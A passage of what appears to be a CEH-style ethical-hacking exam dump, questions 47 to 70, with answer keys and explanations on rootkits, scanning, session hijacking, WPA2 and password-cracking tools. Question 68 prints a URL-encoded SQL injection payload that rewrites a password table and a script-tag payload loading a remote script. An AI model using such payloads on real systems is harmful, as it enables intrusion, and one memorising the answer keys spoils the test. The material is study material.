TCP port 445 is used by Microsoft's SMB service when SMB is hosted directly over TCP/IP rather than being encapsulated in a NetBIOS session. Windows NT, Windows 2000, and Windows XP can expose SMB file-sharing functionality through this direct-hosted SMB port. Blocking TCP 445 is therefore essential alongside TCP 139 when the goal is to prevent inbound Windows file-sharing and associated NetBIOS/SMB exposure at the firewall.

In a complete firewall policy, organizations also commonly consider the related NetBIOS name and datagram ports when those protocols are enabled. However, among the listed choices, 139 and 445 are the ports that directly represent the NetBIOS session and direct SMB channels that must be filtered. Microsoft's port-requirements reference documents the NetBIOS Session Service on TCP 139 and SMB on TCP 445: Microsoft service overview and network port requirements. Additional SMB security guidance is available from Microsoft SMB protocol guidance.

QUESTION NO: 47

A rootkit is a collection of tools (programs) that enable administrator-level access to a computer. This program hides itself deep into an operating system for malicious activity and is extremely difficult to detect. The malicious software operates in a stealth fashion by hiding its files, processes and registry keys and may be used to create a hidden directory or folder designed to keep out of view from a user ' s operating system and security software.



What privilege level does a rootkit require to infect successfully on a Victim ' s machine?

A. User level privileges

B. Ring 3 Privileges

C. System level privileges

D. Kernel level privileges

ANSWER: D

Explanation:

Kernel level privileges is correct because a classic rootkit's objective is to operate beneath, or at the most trusted level of, normal operating-system controls. Kernel-mode code can intercept or modify core operating-system functions involved in process enumeration, file-system access, registry queries, and network activity. This lets the rootkit conceal artifacts from user-mode applications, including many security tools, while retaining broad control of the affected host. On systems with processor privilege rings, the kernel executes in the most privileged execution context, commonly called ring 0; ordinary applications execute with substantially less authority in ring 3. A rootkit that reaches kernel level can load or exploit privileged components such as drivers and can manipulate the interfaces through which user-mode software obtains system information. In practical attacks, malware may first gain administrative or SYSTEM-equivalent access and then use that access to install a kernel-mode rootkit or otherwise obtain kernel execution. MITRE ATT&CK describes rootkits as tools that hide artifacts at a system level and notes that they may operate in kernel space: MITRE ATT&CK: Rootkit. Microsoft's driver documentation also explains that kernel-mode drivers run with privileged access to system resources: Microsoft: User Mode and Kernel Mode.

QUESTION NO: 48

One of the ways to map a targeted network for live hosts is by sending an ICMP ECHO request to the broadcast or the network address. The request would be broadcasted to all hosts on the targeted network. The live hosts will send an ICMP ECHO Reply to the attacker's source IP address.

You send a ping request to the broadcast address 192.168.5.255.

```
[root@ceh/root]# ping -b 192.168.5.255
WARNING: pinging broadcast address
PING 192.168.5.255 (192.168.5.255) from 192.168.5.1 : 56(84) bytes of
data.
64 bytes from 192.168.5.1: icmp_seq=0 ttl=255 time=4.1 ms
64 bytes from 192.168.5.5: icmp_seq=0 ttl=255 time=5.7 ms
```

There are 40 computers up and running on the target network. Only 13 hosts send a reply while others do not. Why?

A. Windows machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.

B. Linux machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.

C. You should send a ping request with this command ping ? 192.168.5.0-255

D. You cannot ping a broadcast address. The above scenario is wrong.

ANSWER: A

Explanation:

Windows machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address. This is the intended explanation for the incomplete host count in this broadcast-ping discovery scenario: systems running Windows do not provide the expected broadcast Echo response, so they are not represented among the replies even though they are powered on and connected. Consequently, the replies identify only the hosts whose operating systems and local network settings permit a response to that broadcast-directed request; they do not establish that every nonresponding address is unused or offline.

This behavior is an important limitation of using broadcast Echo requests for host discovery. ICMP Echo is not a reliable inventory mechanism because protocol handling and host security policy can suppress replies. RFC 1122 permits a host to silently discard an Echo Request received through an IP broadcast or multicast address, reflecting the long-standing need to avoid amplification and broadcast-related abuse. See RFC 1122, section 3.2.2.6. In Windows environments, inbound ICMP processing is also subject to Windows Defender Firewall policy and configured rules, as described in Microsoft's Windows Firewall documentation.

QUESTION NO: 49

A largeÂ company intends to use Blackberry for corporate mobile phones and a security analyst is assigned to evaluate the possible threats. The analyst will use the Blackjacking attack method to demonstrate how an attacker could circumvent perimeter defenses and gain access to theÂ corporate network. What tool should the analyst use to perform a Blackjacking attack?

A. Paros Proxy

B. BBProxy

C. BBCrack

D. Blooover

ANSWER: B

Explanation:

BBProxy is the tool associated with the Blackjacking technique. Blackjacking is a mobile-device pivoting scenario in which a compromised BlackBerry is used as a path into an organization's internal environment. BBProxy supports this concept by providing proxy functionality through the BlackBerry connection, allowing network traffic to be relayed through the handset and potentially reach resources that are otherwise protected by the corporate perimeter. In an authorized security assessment, demonstrating this path helps show why a managed mobile device must be treated as a potentially untrusted network endpoint, even when it connects through approved synchronization, tethering, or enterprise-management channels.

The security significance is that perimeter controls alone do not prevent access when a device already has a trusted route into internal services. Effective defenses include strong mobile-device management policies, prompt patching, application control, network segmentation, monitoring of unusual proxy or tunneling behavior, and requiring authentication and authorization at the target service rather than relying only on network location. This assessment objective aligns with the general enterprise security principle of limiting trust relationships and controlling lateral movement, described in MITRE ATT&CK's Lateral Movement tactic and NIST guidance on enterprise mobile-device security in NIST SP 800-124 Rev. 2.

QUESTION NO: 50

Which of the following are potential attacks on cryptography? (Select 3)

A. One-Time-Pad Attack

B. Chosen-Ciphertext Attack

C. Man-in-the-Middle Attack

D. Known-Ciphertext Attack

E. Replay Attack

ANSWER: B C E

Explanation:

Chosen-Ciphertext Attack, Man-in-the-Middle Attack, and Replay Attack are all practical attack categories relevant to cryptographic systems and protocols. A chosen-ciphertext attack applies when an adversary can obtain decryptions of ciphertexts they select, apart from restricted challenge ciphertexts, and then uses those results to derive information that compromises confidentiality. Modern encryption designs are commonly evaluated for resistance to this threat model, particularly adaptive chosen-ciphertext security.

A man-in-the-middle attack targets the protocol use of cryptography: an attacker intercepts and can alter communications between parties. Secure authentication and authenticated key exchange are essential so each endpoint can verify the identity of the other and detect tampering. A replay attack captures a valid prior message or authentication exchange and retransmits it later to cause an unauthorized action or falsely reuse authentication. Cryptographic protocols prevent replay through freshness mechanisms such as nonces, timestamps, sequence numbers, and challenge-response exchanges. These attacks illustrate that secure encryption alone is insufficient unless decryption behavior, endpoint authentication, message integrity, and protocol freshness are all designed and implemented securely. See NIST's definition of chosen-ciphertext attack and NIST SP 800-63B guidance on replay resistance.

QUESTION NO: 51

Name two software tools used for OS guessing? (Choose two.

A. Nmap

B. Snadboy

C. Queso

D. UserInfo

E. NetBus

ANSWER: A C

Explanation:

Nmap and **Queso** are tools used for operating-system guessing, more commonly called OS fingerprinting. Nmap performs active OS detection by sending a series of specially crafted TCP, UDP, and ICMP probes to a reachable target and comparing details of the replies—such as TCP sequence behavior, IP header characteristics, and response patterns—against its fingerprint database. This enables an assessor to infer the target host's likely operating system and, often, its device type and version family. Nmap documents this capability through its `-O` OS-detection option and related fingerprinting controls. See the Nmap OS Detection reference for the probe-based method and usage details.

Queso is a classic active TCP/IP stack fingerprinting utility. It identifies probable operating systems by generating TCP probes and examining distinctive characteristics in target responses, including TCP flags, window sizes, and TCP options. Queso is historically significant in ethical-hacking training because it demonstrates how subtle implementation differences in network stacks can disclose platform information before authentication or direct host access. Its source and historical project material are available through the Queso project repository. Together, Nmap and Queso directly address OS guessing through network fingerprint analysis.

QUESTION NO: 52

Neil is closely monitoring his firewall rules and logs on a regular basis. Some of the users have complained to Neil that there are a few employees who are visiting offensive web site during work hours, without any consideration for others. Neil knows that he has an up-to-date content filtering system and such access should not be authorized. What type of technique might be used by these offenders to access the Internet without restriction?

A. They are using UDP that is always authorized at the firewall

B. They are using an older version of Internet Explorer that allow them to bypass the proxy server

C. They have been able to compromise the firewall, modify the rules, and give themselves proper access

D. They are using tunneling software that allows them to communicate with protocols in a way it was not intended

ANSWER: D

Explanation:

They are using tunneling software that allows them to communicate with protocols in a way it was not intended is correct. Tunneling encapsulates one network protocol or traffic stream inside another protocol that is permitted through the organization's firewall or proxy. For example, a user may send web requests through an encrypted tunnel carried over permitted HTTPS traffic, or use DNS or another allowed protocol as a transport mechanism. The content-filtering system may then see only the allowed outer connection, rather than the ultimate websites being requested through the tunnel. This can let users reach external services without their browsing being evaluated by the normal web-filtering controls, particularly where encrypted traffic is not inspected or where policy enforcement is applied only to the apparent destination of the outer connection. In security operations, tunneling is a recognized technique because it can conceal communications within another protocol and bypass intended network restrictions. MITRE ATT&CK describes protocol tunneling as encapsulating a command-and-control protocol within a separate protocol to avoid detection or restrictions: MITRE ATT&CK: Protocol Tunneling. Appropriate defensive controls include authenticated proxy enforcement, egress filtering, DNS monitoring, TLS

inspection where lawful and approved, and detection of anomalous protocol behavior. Guidance on restricting outbound traffic is also available from CISA.

QUESTION NO: 53

Which command line switch would be used in NMAP to perform operating system detection?

A. -OS

B. -sO

C. -sP

D. -O

ANSWER: D

Explanation:

The `-O` switch is used by Nmap to enable remote operating-system detection. When this option is specified, Nmap sends a set of carefully selected TCP, UDP, and ICMP probes to the target and compares the responses with its OS fingerprint database. From characteristics such as TCP sequence behavior, IP header values, port responses, and ICMP handling, it attempts to identify the target's operating system and, where possible, its version and device type. OS detection is most effective when Nmap can observe at least one open and one closed TCP port, because the differing responses provide the fingerprinting engine with more useful data. This capability generally requires elevated privileges because Nmap must create and inspect raw packets. In practical ethical-hacking assessments, OS detection helps identify the target environment so that subsequent enumeration and vulnerability analysis can be appropriately focused. Nmap's official reference documents `-O` under OS detection and notes that it may also use related options such as `--osscan-guess` when a best-effort match is needed. See the Nmap OS Detection documentation and the Nmap Reference Guide.

QUESTION NO: 54

How do employers protect assets with security policies pertaining to employee surveillance activities?

A. Employers promote monitoring activities of employees as long as the employees demonstrate trustworthiness.

B. Employers use informal verbal communication channels to explain employee monitoring activities to employees.

C. Employers use network surveillance to monitor employee email traffic, network access, and to record employee keystrokes.

D. Employers provide employees writtenÂ statements that clearlyÂ discuss the boundaries of monitoring activities and consequences.

ANSWER: D

Explanation:

Employers provide employees written statements that clearly discuss the boundaries of monitoring activities and consequences. A written monitoring notice is an essential security-policy control because it establishes clear expectations for acceptable use of employer systems, the types of business communications and activity that may be monitored, and the circumstances in which monitoring occurs. Clear, documented notice supports protection of organizational assets by making employees aware that corporate devices, networks, accounts, and data must be used in accordance with defined security requirements. It also provides evidence that employees received the policy and understood the potential consequences of violations, which strengthens consistent enforcement and helps reduce disputes about privacy expectations. The statement should be accessible, acknowledged by personnel, and maintained as part of the organization's security-awareness and acceptable-use practices. Monitoring must still be implemented in a manner consistent with applicable law, contractual commitments, and the organization's stated policy. NIST's personnel-security guidance emphasizes communicating security responsibilities and rules of behavior to users, including acknowledgment of those rules. See NIST SP 800-53 Rev. 5 and NIST Privacy Framework.

QUESTION NO: 55

What is the IV key size used in WPA2?

A. 32

B. 24

C. 16

D. 48

E. 128

ANSWER: D

Explanation:

48 is correct because WPA2 using the CCMP security protocol employs a 48-bit Packet Number (PN), commonly described in exam material as the initialization vector (IV). CCMP is based on AES operating in CCM mode. For every protected IEEE 802.11 data frame, the transmitter increments this packet number and incorporates it into the nonce used by CCM. This per-frame uniqueness is essential: CCM requires that a nonce not be reused with the same temporal encryption key, since reuse can undermine confidentiality and message integrity protections. The 48-bit PN is carried in the CCMP header and gives a sufficiently large sequence space to support many transmitted frames before a key must be replaced. WPA2 receivers also use the packet number for replay protection, rejecting frames whose packet numbers do not meet the expected progression rules. The term “IV key size” is imprecise because an IV/nonce is not itself the AES key; AES-CCMP uses a 128-bit AES key, while the WPA2/CCMP packet-number field associated with the IV/nonce construction is 48 bits. NIST’s wireless-security guidance describes CCMP’s 48-bit packet number and its role in nonce construction and replay protection: NIST SP 800-97. Additional technical details are available in RFC 3610: CCM Mode.

QUESTION NO: 56

Several of your co-workers are having a discussion over the etc/passwd file. They are at odds over what types of encryption are used to secure Linux passwords.(Choose all that apply.

A. Linux passwords can be encrypted with MD5

B. Linux passwords can be encrypted with SHA

C. Linux passwords can be encrypted with DES

D. Linux passwords can be encrypted with Blowfish

E. Linux passwords are encrypted with asymmetric algrothims

ANSWER: A B C D

Explanation:

Linux password credentials are stored as one-way password hashes, commonly described in older exam material as “encrypted passwords,” rather than being recoverably encrypted. The system’s `crypt()`-style password-hashing framework has supported several algorithm families over time. “Linux passwords can be encrypted with MD5” is correct because MD5-based crypt hashes have long been supported. “Linux passwords can be encrypted with SHA” is also correct: Linux supports SHA-256 and SHA-512 crypt formats, identified by the `$5$` and `$6$` prefixes. “Linux passwords can be encrypted with DES” is correct in the historical context because traditional DES-based crypt was the original Unix password-hashing scheme. “Linux passwords can be encrypted with Blowfish” is correct because bcrypt, based on Blowfish, is supported by implementations such as `libxcrypt` and is commonly represented by a `$2` prefix. In modern Linux installations, hashes are ordinarily kept in `/etc/shadow`, while `/etc/passwd` typically contains an `x` placeholder in the password field. The supported password-hash formats and their identifiers are documented in the crypt(3) manual page; the relationship between `/etc/passwd` and protected shadow credentials is documented in the passwd(5) manual page.

QUESTION NO: 57

You wish to determine the operating system and type of web server being used. At the same time you wish to arouse no suspicion within the target organization.

While some of the methods listed below work, which holds the least risk of detection?

A. Make some phone calls and attempt to retrieve the information using social engineering.

B. Use nmap in paranoid mode and scan the web server.

C. Telnet to the web server and issue commands to illicit a response.

D. Use the netcraft web site look for the target organization's web site.

ANSWER: D

Explanation:

Use the netcraft web site look for the target organization's web site.

This approach presents the least risk of detection because it is passive reconnaissance from the target organization's perspective. Netcraft maintains Internet-wide information about websites and may provide details such as hosting provider, network information, historical site data, and observed web-server technologies. The tester retrieves information already collected or publicly observable by a third party rather than directly interacting with the target's web server or personnel.

Passive information gathering is preferred when avoiding suspicion is a primary requirement. It produces no connection attempt, banner request, probe, malformed request, or scan traffic from the tester's system to the target infrastructure. Consequently, the target's firewall, web-server access logs, IDS/IPS, and network-monitoring systems have no direct activity from the tester to correlate or alert on. The information can then help guide later, authorized assessment stages while minimizing the initial reconnaissance footprint.

Netcraft's Internet data and site-reporting capabilities are described at Netcraft. The general distinction between active probing and detectable scan traffic is also illustrated by Nmap's scan documentation at Nmap Reference Guide.

QUESTION NO: 58

Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

A. Take over the session

B. Reverse sequence prediction

C. Guess the sequence numbers

D. Take one of the parties offline

ANSWER: D

Explanation:

Take one of the parties offline is the appropriate next step in the classic active TCP session-hijacking sequence. Bob has already identified a live Telnet connection and performed sequence-number prediction, which gives him the information needed to craft packets that appear to belong to the established connection. Before he can reliably impersonate a participant, he needs to prevent the legitimate endpoint from continuing to send packets. Otherwise, its acknowledgements and data can expose the attack, cause conflicting traffic, or disrupt the attacker's control of the session. An attacker traditionally accomplishes this by temporarily denying service to one endpoint or otherwise desynchronizing it from the connection. With that endpoint silenced, the attacker can inject packets using the predicted sequence values and assume the active side of the session. This reflects why predictable sequence numbers and unencrypted remote-terminal protocols were historically serious risks: they can enable an attacker who can observe and influence network traffic to impersonate a

communicating host. TCP sequence and acknowledgement processing are defined in RFC 793; modern TCP security guidance, including stronger initial sequence number generation, is described in RFC 6528.

QUESTION NO: 59

Bob, an Administrator at XYZ was furious when he discovered that his buddy Trent, has launched a session hijack attack against his network, and sniffed on his communication, including administrative tasks suck as configuring routers, firewalls, IDS, via Telnet.

Bob, being an unhappy administrator, seeks your help to assist him in ensuring that attackers such as Trent will not be able to launch a session hijack in XYZ.

Based on the above scenario, please choose which would be your corrective measurement actions. (Choose two)

A. Use encrypted protocols, like those found in the OpenSSH suite.

B. Implement FAT32 filesystem for faster indexing and improved performance.

C. Configure the appropriate spoof rules on gateways (internal and external).

D. Monitor for CRP caches, by using IDS products.

ANSWER: A C

Explanation:

Use encrypted protocols, like those found in the OpenSSH suite, is a primary corrective control because Telnet transmits credentials, commands, and session traffic in clear text. Replacing Telnet with SSH protects the confidentiality and integrity of administrative traffic over untrusted or shared network segments. An observer who captures SSH packets cannot simply read administrator credentials or commands and reuse the visible session data in the manner possible with plaintext remote-access protocols. SSH also provides host authentication and cryptographic integrity checking, reducing the opportunity for active manipulation of an administrative session. The SSH protocol architecture and its security services are specified in RFC 4251.

Configure the appropriate spoof rules on gateways (internal and external) is also an important network-layer control. Gateway anti-spoofing filters validate that source addresses are plausible for the interface on which traffic arrives, preventing packets with forged internal or otherwise invalid source addresses from entering or leaving the organization. This makes IP-address spoofing substantially more difficult, which helps limit attacks that rely on impersonating a trusted host or injecting traffic into a connection. The Internet Engineering Task Force describes this filtering approach as network ingress filtering in RFC 2827. Used together, encrypted administration and anti-spoofing enforcement protect both the session's contents and the network path against common session-hijacking techniques.

QUESTION NO: 60

What two things will happen if a router receives an ICMP packet, which has a TTL value of 1, and the destination host is several hops away? (Select 2 answers)

A. The router will discard the packet

B. The router will decrement the TTL value and forward the packet to the next router on the path to the destination host

C. The router will send a time exceeded message to the source host

D. The router will increment the TTL value and forward the packet to the next router on the path to the destination host.

E. The router will send an ICMP Redirect Message to the source host

ANSWER: A C

Explanation:

When a router receives an IPv4 packet whose Time To Live value is 1, it processes the packet for forwarding by decrementing the TTL. This produces a value of 0, which means the packet has reached its permitted hop limit and must not be forwarded any farther. The router therefore discards the original packet, preventing it from circulating indefinitely in the event of a routing loop. To notify the sender why delivery did not continue, the router generates an ICMP Time Exceeded message, specifically the “Time to Live exceeded in transit” condition, and sends that error message to the source host when possible. Although the payload being carried is ICMP, TTL is an IPv4-header field and the forwarding behavior is the same for IP packets carrying other upper-layer protocols. This mechanism is also the basis of traceroute: probes are sent with progressively larger TTL values, and each router where a probe expires returns an ICMP Time Exceeded response. The applicable IPv4 behavior is defined in RFC 1812, section 5.2.7.3, while the ICMP Time Exceeded message format and purpose are specified in RFC 792.

QUESTION NO: 61

Which Type of scan sends a packets with no flags set? Select the Answer

A. Open Scan

B. Null Scan

C. Xmas Scan

D. Half-Open Scan

ANSWER: B

Explanation:

Null Scan is correct because it transmits TCP packets with all TCP control flags cleared: no SYN, ACK, FIN, RST, PSH, or URG flags are set. This behavior relies on TCP/IP stack handling described in RFC 793: when a closed port receives a segment that does not have the RST flag set, it generally responds with a reset (RST). Conversely, many systems silently discard such packets at open ports, enabling a scanner to infer port state from the presence or absence of a response. In practice, a lack of response is commonly reported as *open|filtered*, since packet filtering can also cause silence. Null scanning is a TCP stealth/flag-based reconnaissance technique and is commonly implemented by security-testing tools such as Nmap using the `-sN` scan type. It is most applicable to systems whose TCP stacks follow the relevant RFC behavior; results can differ on platforms that do not implement this behavior in the same way. See the TCP reset-processing requirements in RFC 793 and Nmap's description of NULL, FIN, and Xmas scans.

QUESTION NO: 62

What does a type 3 code 13 represent?(Choose two.

A. Echo request

B. Destination unreachable

C. Network unreachable

D. Administratively prohibited

E. Port unreachable

F. Time exceeded

ANSWER: B D

Explanation:

In ICMP for IPv4, type 3 identifies a *Destination unreachable* message. The accompanying code refines the reason the destination could not be reached. Code 13 specifically means *Administratively prohibited*, also described in standards terminology as communication administratively prohibited. A router, firewall, access-control policy, or similar network device

can generate this response when it deliberately denies forwarding traffic under an administrative policy. Therefore, both “Destination unreachable” and “Administratively prohibited” accurately describe the same ICMP type-and-code combination: the type provides the broad ICMP error category, while the code supplies the specific policy-based cause. This distinction is useful during network reconnaissance and troubleshooting because an ICMP response of type 3, code 13 can indicate that a host or network path exists but is being blocked by a filtering or authorization rule rather than simply being absent. The Internet Assigned Numbers Authority maintains the authoritative ICMP type and code registry, listing type 3 and code 13 as communication administratively prohibited. RFC 1812 also specifies the code’s meaning for router behavior. See the IANA ICMP Parameters registry and RFC 1812, ICMP Destination Unreachable codes.

QUESTION NO: 63

On a backdoored Linux box there is a possibility that legitimate programs are modified or trojaned. How is it possible to list processes and uids associated with them in a more reliable manner?

A. Use "ls"

B. Use "lsof"

C. Use "echo"

D. Use "netstat"

ANSWER: B

Explanation:

Use "lsof" is correct because lsof (List Open Files) obtains process-related information by examining the kernel’s view of open file objects and associated process data. Its output can identify the command name, process ID, parent process ID where available, user ID, file descriptors, and the files, devices, sockets, or network connections held open by each process. This makes it especially useful during incident response on a suspected backdoored Linux host: investigators can correlate a process and its UID with the resources it is actively using, including unusual executables, deleted-but-still-open files, listening sockets, and outbound network connections. For example, running `lsof -nP` avoids potentially untrusted name resolution and presents numeric network endpoints, while `lsof -i` focuses on network activity. Because a compromised host may contain replaced userland utilities, the most trustworthy use of lsof is a known-good, verified copy executed from trusted removable media or a forensic environment. The lsof project documents the process, UID, and open-file fields it reports at https://github.com/lsof-org/lsof. Practical Linux incident-response guidance on examining open files and network sockets is also available from SANS.

QUESTION NO: 64

Which of the following techniques can be used to mitigate the risk of an on-site attacker from connecting to an unused network port and gaining full access to the network? (Choose three.)

A. Port Security

B. IPSec Encryption

C. Network Admission Control (NAC)

D. 802.1q Port Based Authentication

E. 802.1x Port Based Authentication

F. Intrusion Detection System (IDS)

ANSWER: A C E

Explanation:

Port Security, **Network Admission Control (NAC)**, and **802.1x Port Based Authentication** are complementary controls for preventing an unauthorized device from obtaining network access through an unused physical switch port. Port Security is configured on a switch interface and can restrict the MAC addresses permitted on that interface, commonly using a fixed list, sticky MAC learning, and a violation action such as shutdown or restricting traffic. This limits the ability to substitute an unapproved device on the port.

802.1X provides port-based network access control: before granting normal network connectivity, the switch (authenticator) requires the connecting endpoint (supplicant) to authenticate through an authentication server, typically RADIUS. A device or user that cannot successfully authenticate is denied access or placed into a restricted guest/remediation network. NAC extends this access decision with policy enforcement, often validating endpoint identity, device state, and security posture before allowing access to protected network resources. Used together, these controls ensure that physical connection alone does not provide trusted network access. Cisco's overview of switch port security is available at Cisco Port Security Configuration, and the IEEE 802.1X standard information is available at IEEE 802.1X.

QUESTION NO: 65

Hayden is the network security administrator for her company, a large finance firm based in Miami. Hayden just returned from a security conference in Las Vegas where they talked about all kinds of old and new security threats; many of which she did not know of. Hayden is worried about the current security state of her company's network so she decides to start scanning the network from an external IP address. To see how some of the hosts on her network react, she sends out SYN packets to an IP range. A number of IPs responds with a SYN/ACK response. Before the connection is established she sends RST packets to those hosts to stop the session. She does this to see how her intrusion detection system will log the traffic. What type of scan is Hayden attempting here?

A. Hayden is attempting to find live hosts on her company's network by using an XMAS scan

B. She is utilizing a SYN scan to find live hosts that are listening on her network

C. The type of scan, she is using is called a NULL scan

D. Hayden is using a half-open scan to find live hosts on her network

ANSWER: D

Explanation:

Hayden is using a half-open scan to find live hosts on her network. This technique is also commonly called a TCP SYN scan because it begins by sending a TCP packet with the SYN flag set. When a target has a listening TCP service on the probed port, it replies with SYN/ACK, indicating that the initial portion of the TCP three-way handshake succeeded. Rather than completing the handshake by returning an ACK, the scanner sends an RST packet. The RST immediately tears down the pending connection state, so a fully established TCP session is never created. That incomplete-handshake behavior is precisely why this is termed a half-open scan.

The scenario's sequence—SYN probe, SYN/ACK response, then RST before connection establishment—is the defining operational pattern. It is useful during authorized assessments because it can identify reachable systems and open TCP services while allowing the administrator to observe how perimeter controls, host logging, and intrusion-detection monitoring record the activity. Nmap documents this behavior as TCP SYN scanning and notes that it does not complete TCP connections: Nmap Network Scanning: TCP SYN Scan. TCP's SYN, SYN/ACK, ACK handshake and reset behavior are specified in RFC 793.

QUESTION NO: 66

A company firewall engineer has configured a new DMZ to allow public systems to be located away from the internal network. The engineer has three security zones set:

Untrust (Internet) – (Remote network = 217.77.88.0/24)

DMZ (DMZ) – (11.12.13.0/24)

Trust (Intranet) – (192.168.0.0/24)

The engineer wants to configure remote desktop access from a fixed IP on the remote network to a remote desktop server in the DMZ. Which rule would best fit this requirement?

A. Permit 217.77.88.0/24 11.12.13.0/24 RDP 3389

B. Permit 217.77.88.12 11.12.13.50 RDP 3389

C. Permit 217.77.88.12 11.12.13.0/24 RDP 3389

D. Permit 217.77.88.0/24 11.12.13.50 RDP 3389

ANSWER: B

Explanation:

Permit 217.77.88.12 11.12.13.50 RDP 3389 is the best-fit firewall rule because it implements least-privilege access for the stated requirement. A fixed remote IP means the source should be one specific host address, 217.77.88.12, rather than the entire 217.77.88.0/24 Internet-side subnet. Likewise, remote desktop access is intended for one remote desktop server in the DMZ, so the destination should be the individual server address, 11.12.13.50, instead of every host in the 11.12.13.0/24 DMZ subnet. Limiting the permitted service to RDP on TCP port 3389 further ensures that the rule authorizes only the required application traffic. This narrowly scoped policy reduces exposure at the Untrust-to-DMZ boundary while allowing the authorized administrator or remote system to reach the designated server. In a stateful firewall, the return traffic for the established RDP session is normally allowed automatically through session tracking; the policy therefore needs to define the initiating flow from the remote host to the DMZ server. Microsoft documents that Remote Desktop Protocol uses TCP port 3389 by default. See Microsoft's RDP port documentation and NIST's guidance on applying the principle of least privilege.

QUESTION NO: 67

Information gathered from social networking websites such as Facebook, Twitter and LinkedIn can be used to launch which of the following types of attacks? (Choose two.)

A. Smurf attack

B. Social engineering attack

C. SQL injection attack

D. Phishing attack

E. Fraggle attack

F. Distributed denial of service attack

ANSWER: B D

Explanation:

Social networking platforms are a valuable open-source intelligence source because profiles, posts, employment histories, connections, location check-ins, and personal interests can reveal information that helps an attacker build trust or impersonate a known person. A **Social engineering attack** can use these details to create a credible pretext, such as posing as a colleague, recruiter, help-desk employee, or business partner. Information such as an employee's role, current projects, and relationships makes an interaction more believable and increases the likelihood that the target will disclose sensitive information or perform an unsafe action.

A **Phishing attack** can likewise be tailored with data collected from social media. Rather than sending a generic fraudulent message, an attacker can craft a spear-phishing email or direct message referring to the target's employer, contacts, interests, travel, or recent activity. This personalization can make malicious links, attachments, credential requests, or payment requests appear legitimate. CISA describes phishing as the use of deceptive communications to obtain sensitive information or induce harmful actions, while noting that social engineering exploits human trust and behavior. See CISA's phishing guidance and CISA's social-engineering guidance.

QUESTION NO: 68

Identify SQL injection attack from the HTTP requests shown below:

A. lname=smith%27%3bupdate%20usertable%20set%20passwd%3d%27hAx0r%27%3b--%00

B. http://www.myserver.c0m/script.php?mydata=%3cscript%20src=%22

C. http%3a%2f%2fwww.yourserver.c0m%2fbadscript.js%22%3e%3c%2fscript%3e

D. http://www.victim.com/example accountnumber=67891 &creditamount=999999999

ANSWER: A

Explanation:

The request `lname=smith%27%3bupdate%20usertable%20set%20passwd%3d%27hAx0r%27%3b--%00` is an SQL injection payload because its URL-encoded content decodes to a value resembling `smith'; update usertable set passwd='hAx0r';--`. The encoded single quote (`%27`) is intended to terminate a string literal in a backend SQL statement. It is followed by a semicolon and an `UPDATE` statement, illustrating an attempt to execute an additional, unauthorized database command that changes a password. The double hyphen (`--`) is a common SQL comment marker, used to comment out any remaining portion of the application-generated query, while the null-byte encoding (`%00`) may be used in attempts to influence downstream parsing. This pattern is characteristic of SQL injection: attacker-controlled input is crafted as SQL syntax rather than ordinary data, with the goal of altering the query the application sends to its database. Preventing this requires parameterized queries (prepared statements), which keep supplied values separate from SQL command syntax. OWASP describes SQL injection and its prevention in its SQL Injection overview and SQL Injection Prevention Cheat Sheet.

QUESTION NO: 69

Which of the following are password cracking tools? (Choose three.)

A. BTCrack

B. John the Ripper

C. KerbCrack

D. Nikto

E. Cain and Abel

F. Havij

ANSWER: B C E

Explanation:

John the Ripper, **KerbCrack**, and **Cain and Abel** are password-cracking and credential-recovery tools. John the Ripper is a well-established offline password-auditing tool that tests candidate passwords against captured password hashes using methods such as wordlists, rules, and brute force. Its purpose is to identify weak passwords in authorized security assessments; its supported hash formats and cracking modes are documented by the Openwall John the Ripper project. KerbCrack is designed to attack Kerberos authentication material by obtaining or processing Kerberos pre-authentication data and attempting password guesses to recover weak account credentials. This makes it relevant to assessments of Windows/Active Directory environments that use Kerberos. Cain and Abel is a Windows password-recovery suite historically used for password-hash recovery and for capturing and cracking credentials from protocols and local systems. Its capabilities include cryptanalysis and password recovery functions, as described on the Cain & Abel project page. In each case, the central function is recovering or testing passwords from hashes or authentication exchanges, which is the defining purpose of a password-cracking tool in CEH terminology.

QUESTION NO: 70

Peter, a Network Administrator, has come to you looking for advice on a tool that would help him perform SNMP enquires over the network. Which of these tools would do the SNMP enumeration he is looking for?

Select the best answers.

A. SNMPUtil

B. SNScan

C. SNMPScan

D. Solarwinds IP Network Browser

E. NMap

ANSWER: A B D

Explanation:

